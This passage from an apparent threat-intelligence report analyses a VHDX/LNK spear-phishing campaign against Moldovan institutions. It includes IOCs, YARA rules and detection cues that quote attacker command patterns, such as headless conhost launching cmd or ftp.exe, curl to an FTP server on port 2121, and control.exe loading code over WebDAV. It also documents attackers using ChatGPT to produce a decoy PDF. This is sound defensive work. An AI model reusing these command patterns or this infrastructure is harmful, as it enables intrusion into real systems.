| Task names (FTP / CPL / logon) | 41ec47b0-…, 0a674fdf-…, bfe4b940-… | 03d62a2c-d7b2-45c0-bfec-802f97813993, 217844b0-8c74-42a6-96b9-70b20b2ac94b, 79523bc9-f099-450b-928e-bfbc996f5052 |
| Final-stage servers | hajomy[.]top FTP 2121 and WebDAV /EastWest/, 193[.]136[.]232[.]25:8080 | the same |
| Decoy | 2 pages, LibreOffice Writer, no provenance data | 3 pages, a ChatGPT output with C2PA Content Credentials |
Decoy provenance. The decoy PDF embeds a C2PA manifest store (/AFRelationship /C2PA_Manifest, 24,290 bytes at offset 106877). It contains:
- manifest urn:c2pa:8740c78c-0e2f-4888-8fe5-f2d695f30fb5 and instanceID xmp:iid:a8a1abb1-5eea-4fec-9541-8c567d0b5387
- claim generator ChatGPT, with the action c2pa.created by software agent gpt-6-astra at 2026-11-09T14:04:33.658173Z
- digital source type trainedAlgorithmicMedia and title image.pdf
We verified it as follows:
- Signature. The COSE signature (PS256) over the claim verifies successfully using the “OpenAI Media Service” certificate (OpenAI OpCo, LLC; serial 0BA5FCE90E708CF2058031EE441C6473). A test copy with a single byte altered failed verification.
- Certificate chain. It runs through “SSL.com C2PA ICA R1 2025”, which is byte-identical to the certificate SSL.com publishes, to “SSL.com C2PA RSA Root CA 2025”. That root is on the official C2PA Trust List. We checked it with the system trust store disabled, both at signing time and at the time of writing.
- File binding. The manifest’s data hash, computed over the whole file except the manifest itself, matches. So the PDF has not been modified since ChatGPT produced it.
- Revocation. The embedded OCSP response reports the certificate as good.
- Timestamp. The embedded timestamp from OpenAI’s timestamping service reads 14:04:34.503Z. That service is not on the C2PA timestamping trust list, and we could not reproduce which data the timestamp covers. The creation time therefore rests on the signed claim.
The PDF metadata gives “Andrei Ceban” as Author and Creator, and “LibreOfficeDev 26.8.0.0.alpha0” as Producer. The creation time, 2026-11-09 15:04:11 +01:00, is 22 seconds before the C2PA claim. The +01:00 offset and the producer string most likely reflect ChatGPT’s file-generation environment, not the attacker’s, so we do not use them to place the attacker.
10. The final stage we could not obtain
Both incidents’ installers fetch their final stage from the same servers, and this is where the two operations meet.
- hajomy[.]top → 31[.]185[.]105[.]80. Registered on 2026-11-04 through Openprovider. Let’s Encrypt certificate issued on 2026-11-06 at 10:42. It serves FTP on TCP port 2121 and WebDAV over HTTPS at /EastWest/.
- 193[.]136[.]232[.]25:8080. A WebDAV share on what appears to be a compromised university server.
What we and others observed on November 10:
- A VirusTotal sandbox ran the full Incident 1 chain at about 10:10. It received the installer, and its WebDAV client stopped after an OPTIONS request without receiving a Control Panel file. It produced no FTP traffic at all, so the FTP port was already closed or filtered.
- Scans with browser user agents received HTTP 403 from both the command server and /EastWest/.
- Our WebDAV request with a fabricated, correctly formatted victim identifier received HTTP 404. That suggests the user-agent check passed, but no file existed for that identifier. A directory listing (PROPFIND /EastWest/) returned 403.
- Port 2121 never answered our connection attempts. Internet scanners have never recorded it open.
We believe the operator manually places the final program on the server for each victim after reviewing the WebDAV check-in, which includes the victim’s network name, computer name, and username. In the September version, the corresponding folder was named checkmeplease. Microsoft reported the same gap for the equivalent RedFlick task, which loads a DLL through Control_RunDLL from a WebDAV path: “Microsoft was unable to obtain a variant of this payload” (Microsoft, September 29, 2026). If you have a Control Panel file or DLL served from /EastWest/ or /checkmeplease/, or a data file from port 2121, please contact us. On an infected computer, the WebDAV client cache (C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\TfsStore\Tfs_DAV\) may hold a copy.
11. Links between the incidents and to September
| Link | Evidence | Confidence |
|---|---|---|
| Incident 1 ↔ Incident 2 | Near-identical downloader builds (418 of 421 functions byte-identical). The same installer script with renamed artifacts. The same final-stage servers. Command servers on adjacent addresses (.235 / .236) at the same provider, registered through the same registrar, with certificates issued 104 seconds apart. Installer files placed 6 minutes apart. Disks built 10 minutes apart with the same LNK generator. The same persona name in both decoys. | high: same operator |
| November ↔ September | The same builder Administrator SID in the Incident 1 disk and the September disks. On VirusTotal we have found it only in this operator’s images. The installer reuses the September code, with the same variable names ($userString, $bytesUS, $b64data) and the same \\<domain>@SSL\DavWWWRoot\<folder>\<Base64> construction. The folder changed from checkmeplease to EastWest. The same chain (VHDX → LNK → hidden batch file → loader), .top command domains registered in pairs through Openprovider, compromised academic Tomcat WebDAV servers on port 8080, and mailers sending through authenticated mailboxes on unrelated shared-hosting domains. | high: same operator |
| Other October builds | The downloader’s import hash e5d20e9db6f58b5349cefd1c2324df49 and the loader’s import hash 2e36375695935c6abc1dc576ce397c7d led to two more builds (Appendix A). The “Euro 50 Group” lure was built on October 19 and first uploaded from Montreal on November 6; its C2 is klenna[.]top/mbappe. A placeholder build (File.vhdx) was compiled on October 23 and uploaded from Amsterdam six minutes later; its C2 is bruney[.]top. The operator most likely used it to test detection. | high (code), moderate (purpose) |
| Star Blizzard (Microsoft “RedFlick”) | For: delivery through a password-protected ZIP → VHDX → LNK posing as a PDF → hidden batch file that opens a decoy PDF; a scheduled task that sends a UTF-16, Base64-encoded string with the network or computer name and the user name; control.exe and Control_RunDLL loading a DLL from a WebDAV path; a September hosting overlap. Against: different tools after the batch file. Microsoft describes SSH.exe with PermitLocalCommand, MSI installers and the CosmicPulse malware; this operator uses its own small loader, downloader and PowerShell installer. Many shared techniques are publicly documented and available to any actor. For example, running commands through ftp.exe’s ! escape has long been documented for defenders, and Fortinet described it (November 2, 2026) in the operations of BITTER, a suspected South Asian espionage group. Technique overlaps alone are therefore weak evidence for attribution. | low |
Two further notes:
- The email signature “Andrey Cheban” is the English transliteration of the Russian spelling of the name; the decoys use the Romanian “Andrei Ceban”. This is a weak indicator and we give it little weight.
- Using ChatGPT says nothing about the operator’s nationality.
12. Detection
The most stable indicators across all builds are behaviors, not names: file names, keys, task names and variables are re-randomized for every build. Look for:
- conhost.exe –headless starting cmd.exe or ftp.exe
- control.exe or Control_RunDLL with a \\…@SSL\DavWWWRoot\ argument
- ftp.exe -s: with a script in %APPDATA%, and curl … ftp://…:2121
- explorer.exe \\<IP>@8080\DavWWWRoot
- a VHDX mount followed by a shortcut launching a batch file from a hidden folder
- the downloader’s user agent in proxy logs
YARA and Sigma rules are in Appendix C. The YARA rules match every Incident 1 and Incident 2 file they target. The builder-SID rule does not match Incident 2, because that disk was cleaned.
Appendices
A. Build comparison
| Build | Lure | Hidden folder | Loader / DLL (export) | Command URL | Connectivity check | First VirusTotal upload |
|---|---|---|---|---|---|---|
| Sep 9 (see September write-up) | European Democracy Summit invitation | documents | siemens.exe | amoram[.]top / hasxb[.]top (WebDAV checkmeplease) | google / facebook | 2026-09-09 |
| Sep 24–25 (see September write-up) | East Europe Foundation Moldova grant | documentvault | leaf.exe; cleaner.exe + libssl52.dll | onjata[.]top / tunzex[.]top, peysafe[.]top / rakuda[.]top | — | Sep 2026 |
| Oct 19 | Euro50_Compact_Concept_Note_Revised_September_2026 | laiusdas | laasdlsduf.exe / adksl.dll (Ksadas) | klenna[.]top/mbappe | wikipedia.org | 2026-11-06 17:39 (Montreal) |
| Oct 23 (test) | File.vhdx (placeholder names) | aaaaaaaaaaa | aaaa.exe / aaaaaaaaaaaaaaaaa.dll (KULHLJASD) | bruney[.]top/aaaaaaaaa | facebook.com | 2026-10-23 16:46 (Amsterdam) |
| Nov 10, Incident 1 | National Bank “NOTIFICARE” | oimlkasd | rfjklasd.exe / mlktmasd.dll (uryhasjhd) | tupnlaf[.]top/dragonfly | bing.com | 2026-11-10 10:10 (Chișinău) |
| Nov 10, Incident 2 | Ministry of Finance “Reguli” | pkladmd | okmlkmasd.exe / toklsad.dll (crasee) | naconda[.]top/bumblebee | reddit.com | 2026-11-10 10:04 (Chișinău) |
B. Indicators for defenders
The files below are publicly available on VirusTotal; the links point to them there.
Incident 1 files
| File | SHA-256 |
|---|---|
| NOTIFICARE_PRIVIND_NERESPECTAREA_CERINTELOR_DE_RAPORTARE.vhdx | 6aa2108ca3f8235b0eefbfdb11384ada5eb0b944ed9196578099617c804fbf11 |
| NOTIFICARE_…RAPORTARE.lnk | 1aeb43a6b7d9a555e81e386d75fb6e764f6198f95d7197581f2c8f0a21f43f62 |
| oimlkasd\NOTIFICARE_…RAPORTARE.bat | ba8ea29c4b85bb891eef5313ffa7be7f20ff5a3433edcc426c86e3566a442ea0 |
| oimlkasd\NOTIFICARE_…RAPORTARE.pdf (decoy) | 29190b581cb6b6b09e47eda77d7b23d980946297152b9521e2687280b4e92c5e |
| oimlkasd\rfjklasd.exe (loader) | a35e77b911d07d1ee7ae46bd0194d8b0eb6701224395603c6247d7f7409621fa |
| oimlkasd\mlktmasd.dll (downloader) | d63ad901c2fa621e5866590c9b1d573afd65ce0107955dc24cce8a7b28d3c7aa |
| C2 response (powershell.exe -e …) | 642fd6578662f2d08e814310b083ba8ffb3499aae84323a210db5b62569912ba (not on VirusTotal) |
| Decoded PowerShell installer (UTF-8) | c7eb24e77c3c7b73f757eaeb43ce1d90bae5a88fe6204cbbde52cbea7f074c4f (not on VirusTotal) |
The per-recipient ZIP archives are not public, and we do not publish their hashes, because each one could identify its intended recipient.
Incident 2 files
| File | SHA-256 |
|---|---|
| Reguli_documentatie_financiara.vhdx | e010d8471b3a836670625ecefcb0a18a743edbe795783d0fdb8fa8ec0ce515f1 |
| Reguli_documentatie_financiara.lnk | ea7caf5f14aedb90288990e76e6d1963b43a213dabfb4b950d0a0e98b12bb3aa |
| pkladmd\Reguli_documentatie_financiara.bat | 8510a593070d3c1ef7387509d24b38b23b832de47755bbf6e249b59c26fc2ba0 |
| pkladmd\Reguli_documentatie_financiara.pdf (decoy, ChatGPT output) | b8a07e549ef9dffbef81479a0acd5c9bba7487b83c0b3338381c171d10b4f003 |
| pkladmd\okmlkmasd.exe (loader) | 07cf4f7db874c81e79694659130931ecf61530b79e21a923b4adf9a858038c35 |
| pkladmd\toklsad.dll (downloader) | f8ea9e5e8316c7c5e69204f3e5c30247b3bb9f5b66656b48e6e683ce60a1f1f2 |
| C2 response (powershell.exe -e …) | d0884b610dbbdcd51c021daa399992d0ec1467c6085bad79a0b412438f1fb29a (not on VirusTotal) |
| Decoded PowerShell installer (UTF-8) | cf92fe40fc374b651ef31de2d305f5ee1f70a0f14122017214af89e7be774c3f (not on VirusTotal) |
Network
| Indicator | Role |
|---|---|
| tupnlaf[.]top, 5[.]175[.]253[.]235, https://tupnlaf[.]top/dragonfly | Incident 1 command server |
| naconda[.]top, 5[.]175[.]253[.]236, https://naconda[.]top/bumblebee | Incident 2 command server |
| hajomy[.]top, 31[.]185[.]105[.]80; ftp://hajomy[.]top:2121/data; https://hajomy[.]top/EastWest/ | Final-stage FTP and WebDAV server, both incidents |
| 193[.]136[.]232[.]25:8080 | WebDAV share used at logon, both incidents (likely compromised university server) |
| 153[.]75[.]87[.]104 | Mail-sending host: submitted one Incident 2 messages directly and most likely ran the mailer script |
| dgngelo[.]shop | Domain hosted on the mailer VPS, role unknown |
| 65[.]195[.]39[.]65 | Submitting client for two of the four Incident 1 messages |
| klenna[.]top (150[.]40[.]98[.]204), bruney[.]top (62[.]3[.]53[.]45) | October builds |
| User agent Mozilla/5.0 (Windows NT; Windows NT 10.0; de-DE) WindowsPowerShell/5.1.19041.5737 | Downloader, Oct–Nov builds |
Email (Incident 1)
- Sender display name and address: “Banca Națională a Moldovei” <no-reply[at]bnm[.]md> (spoofed; do not block the real bnm.md).
- Sending mailboxes (authenticated submissions; how the attacker obtained them is unknown): bnm[at]mandempires[.]com, bnm[at]ziajobs[.]com, bnm[at]sonizleme[.]com, bnm[at]chairswala[.]com.
- Subject: “<outlet name> – Notificare privind încălcarea cerințelor de raportare financiară și de supraveghere”.
- Attachment: NOTIFICARE_PRIVIND_NERESPECTAREA_CERINTELOR_DE_RAPORTARE.zip, password spiritedinsulinriveted.
- Message-ID host: debian-amsterdam-512mb; HELO: [153.75.87.104]; submitting clients: 153[.]75[.]87[.]104 (two messages), 65[.]195[.]39[.]65 (two messages).
Names used by the attacker
- Personas:
- “Andrey Cheban”, Director of the Banking Supervision Department (Incident 1 email)
- “Andrei Ceban”, Director of the Financial Supervision Department of the Bank (Incident 1 decoy); principal specialist at the inspectorate, and PDF author (Incident 2 decoy)
- “Radu Moraru”, head of the inspectorate (Incident 2 decoy)
- Impersonated institutions: National Bank of Moldova; Ministry of Finance, State Financial Control Inspectorate. The Incident 2 decoy reproduces the inspectorate’s real contact details. Do not block icfs.gov.md.
Host (names change with every build)
- Incident 1:
- tasks 41ec47b0-daac-11f1-b34f-0800200c9a66, 0a674fdf-8773-41b0-a5d0-927dbea26deb, bfe4b940-d256-4e30-a15e-e455e50e32f5
- files %APPDATA%\flstudio, %APPDATA%\dceasdcx.tmp
- HKCU\Environment\loilakjsd
- Incident 2:
- tasks 03d62a2c-d7b2-45c0-bfec-802f97813993, 217844b0-8c74-42a6-96b9-70b20b2ac94b, 79523bc9-f099-450b-928e-bfbc996f5052
- files %APPDATA%\pcmklmras, %APPDATA%\sxerfqsd.tmp
- HKCU\Environment\comrkjnalksd
- WebDAV path pattern: \\<domain>@SSL\DavWWWRoot\EastWest\<Base64(UTF-16LE “DOMAIN\COMPUTER\USER”)>
Builder and provenance
- Builder SID: S-1-5-21-4080033715-524121986-3969075855-500 (September disks and Incident 1).
- LNK MachineIDs: DESKTOP-ASUWDIKP (Incident 1), DESKTOP-ZYXKWXYC (Incident 2), DESKTOP-HPKCQFPY (October Euro 50 build).
- Volume labels: DocumentContainer, DocumentContainer12; VHDX creator “Microsoft Windows 10.0.17763.0”.
- Import hashes: downloader e5d20e9db6f58b5349cefd1c2324df49, loader 2e36375695935c6abc1dc576ce397c7d.
- C2PA (Incident 2 decoy):
- manifest urn:c2pa:8740c78c-0e2f-4888-8fe5-f2d695f30fb5
- instanceID xmp:iid:a8a1abb1-5eea-4fec-9541-8c567d0b5387
- created 2026-11-09T14:04:33.658173Z
- timestamp token serial 0x2B03A29EDE03478D
October builds
| File | SHA-256 |
|---|---|
| Euro 50 ZIP | 86470cae4ad0f332e89bc2c44e3a5a259ec2c8676c5c290a8331c2dafe7a94b6 |
| Euro 50 VHDX | 1e98ed3662f68673de57139fad1fe7d32f75007dd20d6ba007a235395f77aa0b |
| Euro 50 LNK | d882d52374cd700d1d83c8e072594dec9b1a1e0e9641be5887a707ac2587bfd1 |
| Euro 50 decoy PDF | 5995198ffbdcfa3d3443ccbd92528cb9b0421d2278ea84247ae1aa59c46035e4 |
| Euro 50 laasdlsduf.exe | 2a79c8a36f44d906a0d83f4ce5d3cd520d2657b991faf625fc70c8ab14ac1d39 |
| Euro 50 adksl.dll | 8318d0a50aeb4498868bdd8241c666db50e0ccf64811c6b7cd96a9e1bd77edd7 |
| Test File.vhdx | f70534343588a4ad9beb34c49d1804978ac881408a2ca08583b234ce2b02555e |
| Test aaaa.exe | 211c9e3a175eaf679adf8c4545419e12596202ee6f472d716c08fb6d22e4a6a4 |
| Test aaaaaaaaaaaaaaaaa.dll | 53ee4c6ba47eaa82c6d20ec3be6b9a81fea21534aaddcb35a3135f31ff647d66 |
The September indicators are listed in our previous write-up.
C. Detection rules
YARA rules (tested against the files listed above). Sigma rules for the process and proxy behaviors in section 12 are available at [EDITOR NOTE: link to moldova-vhdx-cluster-sigma.yml]. We tested the Sigma rules against synthetic events built from the command lines in this write-up, not against real Windows logs.
yara
/*
  RESIDENT.NGO Lab - VHDX/LNK malware cluster targeting Moldova (Sep-Nov 2026)
  Chain: VHDX -> LNK (conhost --headless) -> BAT -> EXE + DLL (UUID XOR key) -> PowerShell scheduled tasks
         -> WebDAV CPL (control.exe \\host@SSL\DavWWWRoot\<folder>\<b64 DOMAIN\COMPUTER\USER>)
  Tested against the samples described in the write-up only. Tune before production use.
*/


import "pe"


rule MD_Cluster_Builder_SID_In_Disk_Image
{
    meta:
        description = "VHD/VHDX built on the operator's builder (built-in Administrator SID in $RECYCLE.BIN)"
        author = "RESIDENT.NGO Lab"
        confidence = "high (SID seen only in this actor's images on VirusTotal as of 2026-11-10)"
    strings:
        $sid_w = "S-1-5-21-4080033715-524121986-3969075855-500" wide
        $vhdx  = "vhdxfile" ascii
    condition:
        $vhdx at 0 and $sid_w
}


rule MD_Cluster_VHDX_DocumentContainer
{
    meta:
        description = "VHDX whose NTFS volume label is DocumentContainer (builder default) - weaker, pair with other signals"
        confidence = "medium"
    strings:
        $vhdx  = "vhdxfile" ascii
        $label = "DocumentContainer" wide
        $lnk   = ".lnk" wide
    condition:
        $vhdx at 0 and $label and $lnk
}


rule MD_Cluster_LNK_Builder
{
    meta:
        description = "Scripted LNK builder: 16-char MachineID DESKTOP-[A-Z]{8} (impossible NetBIOS length), conhost --headless cmd /c .\\<dir>\\<name>"
        confidence = "high"
    strings:
        $hdr  = { 4C 00 00 00 01 14 02 00 00 00 00 00 C0 00 00 00 00 00 00 46 }
        $args = "--headless cmd.exe /c .\\" wide
        $mid  = /DESKTOP-[A-Z]{8}/ ascii
        $cwd  = "%cd%" wide
    condition:
        $hdr at 0 and filesize < 4KB and $args and $mid and $cwd
}


rule MD_Cluster_Downloader_DLL
{
    meta:
        description = "C++ WinINet one-shot downloader DLL: connectivity check, GET to XOR-decoded C2, CreateProcessA of response"
        confidence = "high for Nov 2026 builds; Sep builds used an MSIE-style UA"
    strings:
        $ua1 = "WindowsPowerShell/5.1.19041.5737" wide
        $ua2 = "(Windows NT; Windows NT 10.0; de-DE)" wide
        $ua3 = "Trident/7.0; .NET4.0C WindowsPowerShell" wide
        $f1  = "InternetOpenUrlW" ascii
        $f2  = "HttpQueryInfoW" ascii
        $f3  = "CreateProcessA" ascii
        $f4  = "InternetSetOptionW" ascii
    condition:
        uint16(0) == 0x5A4D and pe.is_dll() and pe.number_of_exports == 1
        and all of ($f*) and 1 of ($ua*)
}


rule MD_Cluster_Loader_EXE
{
    meta:
        description = "Loader EXE: CommandLineToArgvW + LoadLibraryW of sibling DLL, imphash of Nov 2026 builds"
        confidence = "medium"
    condition:
        uint16(0) == 0x5A4D and not pe.is_dll()
        and pe.imphash() == "2e36375695935c6abc1dc576ce397c7d"
}


rule MD_Cluster_Downloader_DLL_Imphash
{
    meta:
        description = "Downloader DLL imphash shared by Oct-Nov 2026 builds (4 samples on VirusTotal)"
        confidence = "medium (imphash of a plain MSVC CRT + WinINet set; check exports/UA too)"
    condition:
        uint16(0) == 0x5A4D and pe.is_dll() and pe.imphash() == "e5d20e9db6f58b5349cefd1c2324df49"
}


rule MD_Cluster_Stage2_PowerShell
{
    meta:
        description = "Stage-2 PowerShell: Schedule.Service tasks + WebDAV CPL path built from Base64(UTF-16 DOMAIN\\COMPUTER\\USER)"
        confidence = "high"
    strings:
        $a = "Schedule.Service" ascii wide nocase
        $b = "DavWWWRoot" ascii wide nocase
        $c = "@SSL" ascii wide nocase
        $d = "$b64data" ascii wide nocase
        $e = "$userDomain\\$computerName\\$userName" ascii wide nocase
        $f = "control.exe" ascii wide nocase
        $g = "ftp -n -i -s:" ascii wide nocase
        $h = "--headless ftp.exe" ascii wide nocase
    condition:
        filesize < 64KB and $a and $b and ($c or $f) and ($d or $e or $g or $h)
}
| Rule | Matches |
|---|---|
| MD_Cluster_Builder_SID_In_Disk_Image | VHDX built on the operator’s builder (September, Incident 1) |
| MD_Cluster_VHDX_DocumentContainer | VHDX with the DocumentContainer* volume label and a shortcut (Incidents 1 and 2) |
| MD_Cluster_LNK_Builder | Scripted shortcut: conhost –headless cmd.exe /c .\, 16-character DESKTOP- MachineID |
| MD_Cluster_Downloader_DLL | WinINet downloader with the PowerShell-style user agent |
| MD_Cluster_Downloader_DLL_Imphash, MD_Cluster_Loader_EXE | Import hashes of the October–November builds |
| MD_Cluster_Stage2_PowerShell | The installer script |
D. MITRE ATT&CK techniques
Techniques follow MITRE ATT&CK Enterprise v19. Both incidents map identically. Techniques marked likely rest on circumstantial evidence.
- Resource Development:
- Acquire Infrastructure: Domains (T1583.001) and Virtual Private Server (T1583.003)
- Compromise Accounts: Email Accounts (T1586.002) or Establish Accounts: Email Accounts (T1585.002); the evidence does not show which
- Compromise Infrastructure: Server (T1584.004), likely
- Stage Capabilities: Upload Malware (T1608.001)
- Obtain Capabilities: Artificial Intelligence (T1588.007)
- Initial Access: Phishing: Spearphishing Attachment (T1566.001).
- Execution:
- User Execution: Malicious File (T1204.002)
- Command and Scripting Interpreter: Windows Command Shell (T1059.003) and PowerShell (T1059.001)
- Scheduled Task/Job: Scheduled Task (T1053.005)
- Persistence: Scheduled Task/Job: Scheduled Task (T1053.005).
- Defense Evasion:
- Subvert Trust Controls: Mark-of-the-Web Bypass (T1553.005)
- Hide Artifacts: Hidden Files and Directories (T1564.001)
- Masquerading: Masquerade File Type (T1036.008)
- Obfuscated Files or Information (T1027) and Deobfuscate/Decode Files or Information (T1140)
- System Binary Proxy Execution: Control Panel (T1218.002)
- Indirect Command Execution (T1202)
- Modify Registry (T1112)
- Indicator Removal: File Deletion (T1070.004), likely
- Credential Access: Forced Authentication (T1187), likely.
- Discovery: System Network Configuration Discovery: Internet Connection Discovery (T1016.001); System Information Discovery (T1082); System Owner/User Discovery (T1033).
- Command and Control: Application Layer Protocol: Web Protocols (T1071.001) and File Transfer Protocols (T1071.002); Ingress Tool Transfer (T1105).
References
- RESIDENT.NGO, Malware Campaign Impersonates European Donors to Target Moldovan Media and Civil Society, October 2, 2026
- Microsoft Threat Intelligence, Star Blizzard refines phishing and malware delivery with the RedFlick technique, September 29, 2026
- Fortinet, BITTER Expands Its Arsenal with PapRAT, November 2, 2026
- C2PA, official C2PA Trust List
- SFS, STOP FALS! Mesaje false expediate în numele Serviciului Fiscal de Stat